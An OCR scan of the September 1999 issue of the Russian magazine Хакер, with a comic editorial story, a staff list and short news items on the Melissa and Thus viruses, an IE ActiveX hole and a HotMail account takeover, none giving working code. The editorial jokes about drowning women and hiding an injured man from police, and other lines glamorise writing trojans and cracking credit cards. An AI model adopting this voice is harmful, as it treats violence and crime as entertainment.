

журнал компьютерных хулиганов
Хакер
#9/99
www.xakep.ru
Хакеры vs. Админы
Группа UGi
Игровая русификация
С факом по жизни
Натягиваем шаровары на Internet
JA2: Закоулками Бага


Где искать вебмастеров-галюциногенов?

Едем мы как-то с Покровским и Эшем по старой Ленинградке из Солнечногорска в Москву. Точнее, не из самого Солнечногорска, а с озера Сенеж — чистое такое, красивое. Ну, в тот день, помнится, погуляли мы там крепко. Сначала рыбу ловили, потом набрали местных девок и взяли лодку напрокат. Поплыли на середину Сенежа и там всех этих самых девок по одной и утопили (ох, орали-то они... «Помогите! Тону!»... Хе-хе-хе :)). Ну да это так, дело промежуточное. Одним словом, рассекаем мы на бешенной, до Москвы — тридцать км осталось, а на часах — скоро одиннадцать (вечера, ясный пень). За окнами темнеет, фары разрезают мрак, все в усмерть пьяны, и у каждого на душе состояние выполненного долга. Хорошо всем, одним словом. Я кое-как рулю, Покровский в пьяном угаре на заднем сидении Эшу что-то на ухо бубнит, а Эш, мерзавец, самый пьяный и спит уже. Идиллия.

Вдруг гляжу — метров за пятьсот от нас, на прямом участке, по разделительной полосе какой-то парень бежит, тоже в сторону Москвы. Причем с какой-то тряпкой над головой. Нагоняем его. Глядим — это у него не тряпка вовсе, а флаг ярко-желтый — ну, вроде тех, что на дома прицепляют в разные праздники, — и тащит он этот флаг перед собой на вытянутых руках. Ну, думаю, и тяжело парню, наверное, так его перед собой тащить, тем более — сразу видно, в Москву бежит. Дай, думаю, подбросим — все равно еще одно место в машине есть, Покровский с Эшем против не будут (тем более, что Эш спит, а Серега занят с ним серьезной беседой). Обгоняю бегуна и метрах в пятидесяти от него останавливаюсь. Вылезаю из машины, гляжу — паренек все бежит и бежит прямо на меня, как будто машину не видит, и вдруг — бросает флаг и БУМ! — головой прям об спойлер. И упал, натурально. И лежит, хотя кругом уже темно — хоть глаз выколи. На грохот из машины Серега с Эшем выползли и сразу меня расспрашивать — что такое, да как, да, мол, мы, да бочка меду... Трезвыми, одним словом, прикидываются, а может, и вправду очухались от испуга. Короче: подняли мы с земли парня, положили на капот и думаем, что с ним дальше делать. Оглядываем его, зрачки посмотрели, пульс пощупали — живой. Дышит. Причем дышит так, что аж пар идет. Эш принюхался, так посмотрел, эдак, и говорит: человек, мол, пейотом отравился. Мы, конечно, с Покровским на него: че за пейот такой, да сколько марок надо съесть, чтоб тоже с флагами по дороге бегать. Тот приосанился, посерьезнел и говорит: пейот, неучи — это вам не марки жрать! Это кактус такой, про него много у Карлоса Кастанеды написано! Галюциноген, идиоты! Его, мол, жуют! И замолчал важно так. Я тогда понял все сразу. Ну, думаю, если б меня Покровский заставил наши редакционные кактусы жевать, я бы, наверное, тоже с ума сошел и галюциногенил — они же колючие все! Все, говорю, ребята: берем парня — и в больницу в Москву. И только я это сказал — на горизонте мигалка сине-красная. И приближается к нам. Я моментом прикинул: выглядит-то все так, как будто мы только что паренька сбили: он без сознания, мы — посреди дороги. Чего делать-то? Но тут все за нас Покровский решил. Открывайте, говорит, ребята, багажник — влезет туда наш знаменосец (мы там даже двух девок возили!), я сейчас его подтащу. Короче, открыли мы крышку, схватили нашего пейотника, кое-как через край багажника перекинули и флаг к нему туда же запихнули. Только крышкой хлопнуть и успели, как мигалки нас нагнали. Метрах в двадцати от нас остановились. Гляжу — выходит из машины мэн в синей форме и к нам. Вежливый такой. Где, говорит, падла, твои права и что вы, козлы, тут делаете в час ночи? Ну, мы объяснили — мол, с озера едем — и права показали. Тот тогда подобрел, сигаретку у нас спросил и стоит рядом — курит. Тянет. Эш с Серегой в салон сели, а я стою — проветриваюсь рядом с милиционером. Тот докурил, на небо посмотрел и вдруг поближе ко мне встал и спрашивает: вы тут человека с желтым флагом не видели? Я чуть ни поперхнулся. Нет, отвечаю, не было никого, просто так встали, эээ, укачало пассажира одного. А-а, тот говорит, тогда понятно. Мы, говорит, сейчас опасного преступника ищем — рецидивиста-наркомана и к тому же исламского сепаратиста. Он наш колхоз неделю терроризировал — все пытался ночью проникнуть на птицеферму с целью подоить кур для собственного обогащения: куриное молоко хотел разливать в бутылки из-под Сосы-Солы и продавать. А потом, говорит, он попытался наш склад туалетной бумаги сжечь по заданию исламистов, подлюга. Но поджог, мол, ему не удался, и поэтому он бежал с позором и желтым флагом, который у всех исламских сепаратистов национальный. Послушал я дядьку милиционера, поулыбался. Нет, говорю, никого не видел, как увижу — сразу же О2 позвоню. В общем, милиционер послушал меня, послушал и ушел. Сел в «шестеру» с мигалками и в обратную сторону. Ну а я за руль сел, и мы двинули-таки в Москву, прямо этого парня из багажника не вынимая. Доехали до меня и завалились спать. Наутро проснулись мы, кофейку попили и стали решать, что с сепаратистом делать. Для начала решили его из багажника выпустить, а там видно будет. Пришли к машине, а там — ОПА! — багажник открыт (изнутри открыт, ясно дело — дужка отогнута), и на нем нацарапано: «HACKED BY KuRT! YANKEE GO HOME!». Оборачиваемся — а парень тот с желтым флагом стоит от нас шагах в пятнадцати и им размахивает над головой — мол, идите сюда. Мы подошли и говорим: мол, понятно. Ты и есть хакер КуРТ! Тот засмеялся — я, говорит, я и есть.


Ну, поржали мы с ним, поехали-попили пивка в «Нирване» и вроде как сдружились. Курт оказался настоящим монстром хака и научил нас писать троянов на Delphi, ломать домофоны, двери, чугунные ванны, тампаксы, кредитки, бетонные стены и унитазы — огромной частью того хорошего и умного, что в нас есть, мы обязаны ему. И нет ничего удивительного в том, что теперь он работает в **Х** и содержит наш сервер (www.xakep.ru). Правда, кактусы он до сих пор ест. Под этими кактусами — говорит — у меня сервер дизайнерить и программировать круче получается.

Холод (holod@xakep.ru)




...Ну что, уважаемый, не устраивает тебя больше производительность твоего компа? Что? Тормозит? Нет? Просто руки чешутся? Ну, если чешутся, то знай, что **X** — лучшее средство для занятия рук! ☺...

Стр. 12



...Многие задаются вопросом: «Как же все-таки хакеры взламывают сети?». Да очень просто: берут отмычку, вставляют в замочек и открывают — главное, чтобы отмычка подошла. А для того чтобы узнать, где берутся эти отмычки, нужно ответить на вопрос: а как же администраторы защищают свои сети?☺...

Стр. 34



«Затем наступит время, когда необходимость в передвижении отпадет вовсе: все естественные процессы, такие как еда, сон, опустошение кишечника, продолжение рода и т.п. человек будет производить, не отходя от монитора и даже не ставя на паузу любимую игру.»

стр. 51




« Старики любят ворчать: раньше, дескать, все было лучше. Зимы теплее, девушки красивше, а водка крепче. Вообще-то, я еще далеко не старик, но поворчать тоже хочется. Только конкретно, по поводу. А поводов этих игровая индустрия в последнее время дает множество.»

Стр. 68

WARNING!!!

Редакция напоминает, что вся информация, которую мы предоставляем, рассчитана прежде всего на то, чтобы показать различным компаниям и организациям на их ошибки в системах безопасности.



РЕДАКЦИЯ

Сергей Покровский *pokrovsky@xakep.ru* — *самый главный редактор*
Денис Давыдов *dekaadr@gameland.ru* — *самый игровой редактор*
Александр Черных *holod@xakep.ru* — *самый вредный редактор*
Игорь Пискунов *igor@gameland.ru* — *старший бакенщик*
Алена Скворцова *alyona@gameland.ru* — *замполит*

ART

Сергей Радионов — *дизайн*
Иван Солякин — *верстка*
Руслан Рубанский — *обложка*

ПРОИЗВОДСТВО

Леонид Андруцкий *leonid@gameland.ru* — *фотовывод*
Борис Скворцов *boris@gameland.ru* — *обслуживание компьютеров*
Ерванд Мовсисян — *техническая поддержка*

РЕКЛАМНЫЙ ОТДЕЛ

Игорь Пискунов *igor@gameland.ru* — *руководитель отдела*
пейджер: **(095) 742-42-42**, аб. 14225, факс: **(095) 125-0211**

ОПТОВАЯ ПРОДАЖА

Владимир Смирнов *vladimir@gameland.ru*
Самвел Анташян *samvel@gameland.ru*
тел.: **(095) 124-0402;** факс: **(095) 125-0211**

GAMELAND PUBLISHING

ИЧП «АГАРУН Компани» — *учредитель и издатель*
Дмитрий Агарунов *dmitri@gameland.ru* — *директор*
Борис Скворцов *boris@gameland.ru* — *финансовый директор*

Для писем 101000, Москва, Главпочтамп, а/я 652, ХАКЕР
Web-Site http://www.xakep.ru
E-mail magazine@xakep.ru

Вывод на пленки осуществлен «ХГС»

Напечатано с готовых диапозитивов в
ИПК «Московская Правда»,ул. 1905 года, д. 7
Зак. 3511

Зарегистрирован в Государственном Комитете РФ
по печати. № 018240
Тираж 40 000 экземпляров
Цена договорная

64-битная Windows

Близится появление 64-разрядной Windows. Ее прототип, работающий на процессоре Merced, был продемонстрирован на Форуме Intel. Как поясняет Microsoft, разрабатываемая ею 64-разрядная версия ОС Windows будет совместима с ныне существующими приложениями, так как 32-разрядная Windows 2000 и 64-разрядная версия Windows основаны на общих исходных текстах. Выпуск бета-версии 64-разрядной ОС Windows запланирован на первую половину 2000 г. Окончательная версия и приложения BackOffice появятся одновременно с массовым выпуском оборудования на базе процессора Merced. — И.П.

Inet круче, чем секс? Не верю!

Я-то не верю, а вот английская компания ISP Madasafish опубликовала в августе отчет, согласно которому каждый шестой представитель «Generation i» (по Пелевину — «Generation П») гораздо охотнее сидит за своим компом, нежели проводит время с реальным (в смысле живым и материальным) другом (подругой).

Любопытно, что сей вывод сделала компания, которой от роду всего лишь три месяца, но которая четко обозначила свою рыночную нишу — те пользователи Сети, которые в ней буквально «живут». Компания собирается предоставлять свои услуги только «искушенным» сетянам. Таковыми компания видит лиц, чей возраст составляет от 16 до 30 лет и которые проводят в Inete времени немногим меньше (а зачастую больше), чем в реальной жизни. Ну, не знаю, кому как, а мне лично давно понятно — они там все гниют заживо. Вот то ли дело у нас — свежая кровь, чистые руки, холодная голова и горячее сердце!!! — А.К.

Автор Melissa раскололся

После долгих пыток носками Дейвид Л. Смит, автор вируса Melissa, признался во всем. Он был арестован в апреле по обвинению в нарушении общественных коммуникаций, сговоре и хищении компьютерных услуг. Не совсем «вирусная» статья, не правда ли? Дело в том, что Смит взломал службу America Online и, получив там экаунт, начал распространять через него вирус. Когда полиция ворвалась в дом, Дейв так прифигел, что ответил на все вопросы следователей, хотя даже ребенок знает, что надо было «хранить молчание», так как «все что он скажет, БУДЕТ использовано против него». Нам же остается тихо радоваться, что в России еще за вирусы реально не сажают. У нас «хранить молчание» можно только до первого удара по почкам. — И.П.

Сеть за бесплатно? Не в этой жизни!

Всем уже вполне привычны ПК, почти забесплатно раздаваемые в Штатах в обмен на долговременное подключение к Сети. Теперь становится нормой бесплатное подключение к Сети (пока на своих ПК :( ). На этом рынке решила поиграть корпорация AltaVista, все сильнее диверсифицирующая (во завернул!) свой бизнес. AltaVista учредила службу FreeAccess, абоненты которой могут получить доступ в Сеть абсолютно бесплатно. Это уже не первая служба подобного типа в Америке. На этом рынке есть свои старожилы — компании NetZero и Freei.Net, немало «бесплатных» провайдеров и в туманном Альбионе. Вообще, аналитики всерьез поговаривают о том, что бесплатная Сеть — это наше ближайшее будущее.

Вот только одно но... Это пока все же не наше, а их будущее. Сеть, конечно, бесплатна, только есть одно маленькое условие — 5% площади экрана монитора отдается под рекламу, отключить которую пользователь не имеет права. Очередной бесплатный сыр. Им-то хорошо. У них в Сети народу тусуется много, можно позволить давать Сеть в обмен на рекламу, а вот Рассея-матушка пока этого не сподобилась. Ждем-с. — А.К.

Макро-Thus

Макро-вирус Thus (или «Thursday virus», четверговый вирус) поразил в первые дни сентября компьютеры многих компаний США и Европы. Видимо, дети, придя в школы, ломанулись к компьютерам с Интернетом, а потом притащили вирусы домой. И пошло-поехало. Вирус распространяется через документы Microsoft Word 97, заражая их при их открытии, закрытии и создании. Вирус содержит разрушающую функцию: 13-го декабря каждого года он ищет и удаляет все файлы в корневом каталоге и всех подкаталогах диска C. За то, что в остальное время он тихонько лежит на диске компьютера, специалисты назвали его «пассивным». Наличие вируса можно обнаружить по комментарию-метке в теле зараженного файла: «Thus_001». Вирус инфицирует файл normal.dot редактора Word 97, увеличивая его размер, который в норме равен 27 Кбайт. Он также отключает функцию Word 97 Macro Warning, так что если «чистый» документ, содержащий макросы, не вызывает обычного предупреждения, это может быть признаком зараженности системы. — И.П.

Подождем, пока все-таки взойдет солнце?



Конечно, старая истина, что не Microsoft единой жив человек, права. Я бы с большим удовольствием перестал пользоваться программными, да и, честно сказать, не благоприобретенными продуктами этой фирмы в пользу почти бесплатных и на законных основаниях скачанных из Сети продуктов, к примеру, от Sun Microsystems. Благо, что есть Солярка под PC и какие-то программы. Но все дело в том, что программы именно какие-то. А лично мне для полного счастья нужны: браузер, мэйлер и текстовый редактор. А таковых, да еще чтобы они были удобны, совместимы и надежны, все-таки нету. Т.е. или надежность Unix'а, или совместимость и всеядность Windows. Но все-таки есть на этом свете справедливость. И вожделенная цель решений «3 в 1» близка. Во-первых, Sun победно раструбила о реализации 100-тысячной бесплатной копии ОС Solaris. Одно «но» — русской солярки нет и наверняка не будет, хотя проблема русификации решаема. А во-вторых, с сайта компании теперь можно бесплатно и вполне законно скопировать StarOffice 5.1. Этот пакет немногим уступит Office'у от MS, при сопоставимом удобстве. В состав «Звездного Офиса» входят текстовый процессор, электронная таблица, программа для создания презентаций, графический редактор, календарный планировщик, почтовый клиент и еще до кучи всяких разностей, не столь нужных простому смертному. Версии StarOffice есть под все наиболее распространенные платформы: Windows 95/98/NT, Linux, Solaris SPARC/Intel, OS/2. Так что пора записываться на курсы углубленного изучения Unix'а и вперед, — через тернии к звездам! — А.К.

Первым делом – спутники-шпионы

Компания Boeing обошла Lockheed Martin в борьбе за контракт на постройку спутников-шпионов для Национального разведывательного управления США. Оно, в общем, и понятно. После того, как в Югославии посшибали их самолеты Stealth, дел с Lockheed иметь уже никто не хочет. Аналитики оценивают сумму контракта в 4,5 миллиарда долларов. Вместе с Boeing работы будут вести компании Hughes Electronics, Raytheon, Eastman Kodak и Harris. Контракт предусматривает разработку, запуск и обслуживание следующего поколения разведывательных спутников. Зачем нужны спутники — не сообщается. А вообще-то, воровать секреты теперь удобнее через Интернет. — И.П.

Погода + бензин=???

Web в лифте — это уже прошедший день. Сегодняшний писк — это прогноз погоды во время заправки бензинчиком своей тачилы. Вскоре на заправках British Petroleum должны появиться бензонасосы производства Tokheim, обладающие подключением к Internet. Internet-киоски, под управлением потребительского МастДая (Windows CE) (которая, к чести ее, все же работает очень прилично), будут информировать любопытствующих клиентов BP о погоде, пробках на дороге, а также, куда уж без этого, будут показывать рекламу. Интересно. А ведь у нас тоже есть АЗС от BP. А там такие киоски поставят? Чует моя селезенка, что покамест нет, а жаль :(. — А.К.

Атака ActiveX

Будете смеяться, но у IE 5.0 опять проблемы с безопасностью. Он обладает дырой, через которую в ваш компьютер могут проникнуть коллеги-хакеры. Чтобы подвергнуться атаке, достаточно зайти на Web-страницу или получить письмо, в котором содержатся управляющие программы Internet Explorer ActiveX. Они позволят хакеру запускать у вас на компьютере любые программы, в том числе и деструктивные. Компания Microsoft обещает выпустить «заплатку» в ближайшее время. А пока что рекомендуется отключить поддержку ActiveX. — И.П.

Шутники – индонезийцы

Очередная плюха, растиражированная импортными и отчасти отечественными СМИ.

Есть около Индонезии остров Тимор. Я в политике не специалист, но скажу, что у этого острова был гнилой базар с Индонезией. Пацаны добазарились до того, что несколько лет шмаляли друг в друга пульками, но под конец угомонились и стали все перетирать «парламентскими» методами. В частности, устроили 30 августа референдум, каким этому Тимору, точнее сказать Восточному Тимору, быть. Но не это суть прикол. Прикол в том, что вооруженная оппозиция — эта которая за независимость, раструбила на весь мир, что если там кто чего не так посчитает, т.е. решат, что народ независимости не хочет, то большой Индонезии тотчас наступит большой абзац. В смысле и год 9999, и год 2000, и еще куча нехороших лет в один месяц. Т.е. придут кульные восточные тиморские хакеры и поставят страну на колени. К вторжению была готова целая армия (100 человек), готовая атаковать банковские и военные системы. И, похоже, пацаны так сильно всех напугали, что все всё посчитали правильно и Восточный Тимор признали независимым государством. А что здесь шутка? Да шутка то, что всем давно пора ус-

воить — нельзя просто так влезть в финансовые или, еще хуже, военные компьютеры. За это отстрелят все, что смогут отстрелить — на месте. И головушку, и ручонки шаловливые. Этих людей просто не станет. Все эти армии живы до тех пор, пока они на самом деле не попробуют сделать что-то серьезное. Им тогда полный карачун. И не говорите, что это только в образовательных целях. Все равно не поверят. — А.К.

Законные «Жучки»

В наши дни преступникам уже не обязательно устраивать сходки или общаться через легко прослушиваемый телефон. Для обмена информацией по сбыту наркотиков, терроризму, распространению детской порнографии используется Интернет, ведь электронные письма легко зашифровать. Даже если в руки блюстителей порядка попадет такое письмо, расшифровать его обычно крайне сложно или невозможно. Поэтому Министерство юстиции США выступило в Конгрессе с предложением о Законе, который позволит соответствующим официальным лицам получать у судей ордера на тайную установку в компьютерах преступников прослушивающих «жучков». Первая реакция Конгресса была отрицательной, но администрация Клинтона собирается «пробивать» закон до последнего. Запирайте лучше двери и передайте браткам, чтобы шифровали почту с помощью PGP! — И.П.

Даешь 50 млн. адресов на HotMail на халяву!

Чтоб я так жил! Невиданный размах! Аттракцион неслыханной щедрости! Так бы можно было без зазрения совести охарактеризовать работенку, проделанную неизвестной до последнего времени хакерской командой Hackers Unite. Ребята нашли простой и элегантный способ заполучить любой из 50 миллионов почтовых ящиков, имеющихся в почтовой службе HotMail. Заполучить ящик и делать с ним все что захочется — читать чужую почту, слать от имени владельца этого ящика сообщения — короче — full control.

Конечно, можно попинать спецов из Microsoft за их разгильдяйство, но ведь HotMail — это не их разработка. С другой стороны, они должны были протестировать покупку. С третьей стороны — тексаппорт залатал дыру за рабочий день — достаточно неплохой результат, только не для крупнейшей софтверной компании. Новости отдали должное этому скандальчику, благо новость оказалась изрядно жареной. Все попинали Microsoft и... разошлись. Все вернулось на круги своя.

Естественно, **X** не мог оставить это событие без подробного освещения, и в следующем номере можно будет прочитать подробный рассказ о том, как же эти 8 «объединенных хакеров» взломали HotMail. — А.К.

Голубые карточки для интернетчиков

